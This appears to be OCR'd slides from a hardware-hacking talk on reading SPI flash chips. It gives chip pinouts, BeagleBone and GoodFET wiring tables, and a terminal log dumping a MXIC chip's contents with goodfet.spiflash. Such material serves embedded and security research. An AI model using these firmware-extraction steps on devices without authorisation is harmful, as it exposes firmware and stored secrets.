

### 8-WSON (8x6mm)





## PIN DESCRIPTION

| SYMBOL | DESCRIPTION |
|---|---|
| CS# | Chip Select |
| SI/SIO0 | Serial Data Input (for 1xI/O)/ Serial Data Input & Output (for 2xI/O or 4xI/O mode) |
| SO/SIO1/ PO7 | Serial Data Output (for 1xI/O)/Serial Data Input & Output (for 2xI/O or 4xI/O mode) / Parallel Data Output/Input |
| SCLK | Clock Input |
| WP#/SIO2 | Write protection: connect to GND or Serial Data Input & Output (for 4xI/O mode) |
| NC/SIO3 | NC pin (Not connect) or Serial Data Input & Output (for 4xI/O mode) |
| VCC | + 3.3V Power Supply |
| GND | Ground |
| PO0~PO6 | Parallel data output/input (PO0~PO6 can be connected to NC in Serial Mode) |
| NC | No Connection |

# SPI: Beaglebone




# SPI: Beaglebone





| BeagleBone Black | | | SOIC16 | |
|---|---|---|---|---|
| P9_1 | GND | (Purple) | Pin 10 | GND |
| P9_4 | 3V3 | (Brown) | Pin 2 | VCC |
| .. | | | | |
| .. | | | | |
| P9_17 | CS0 | (Orange) | Pin 7 | CS |
| P9_18 | MOSI | (Blue) | Pin 15 | SI |
| P9_21 | MISO | (Yellow) | Pin 8 | SO |
| P9_22 | SCLK | (Green) | Pin 16 | SCLK |

fritzing


# SPI: Beaglebone




# SPI: GoodFET



# SPI: GoodFET



SCK
SI
NC
NC
NC
NC
GND
W#
16
15
14
13
12
11
10
9
Typical SO-16
1
2
3
4
5
6
7
8
HOLD#
VCC
NC
NC
NC
NC
CS#
SO
MISO
MOSI
CS
CLK
GND
1
3
5
7
9
11
13
2
4
6
8
10
12
14
3,3V
GND
FET
TTL


# SPI: GoodFET


bernardomr@splinter: ~/goodfet/client
File Edit View Search Terminal Help
bernardomr@splinter:~/goodfet/client$ sudo ./goodfet.spiflash info
Ident as MXIC None
Manufacturer: c2 MXIC
Type: 20
Capacity: 18 (0 bytes)
bernardomr@splinter:~/goodfet/client$ sudo ./goodfet.spiflash info
Ident as MXIC None
Manufacturer: c2 MXIC
Type: 20
Capacity: 18 (0 bytes)
bernardomr@splinter:~/goodfet/client$ sudo ./goodfet.spiflash dump MXIC.bin 0000
0 FFFFFF
Dumping code from 000000 to ffffff as MXIC.bin.
Dumped 000000.
Dumped 001000.
Dumped 002000.
Dumped 003000.
Dumped 004000.
Dumped 005000.
Dumped 006000.
Dumped 007000.
Dumped 008000.
Dumped 009000.
Dumped 00a000.


# SPI: BlackCat USB

# SPI: BlackCat USB







# SPI: BlackCat USB



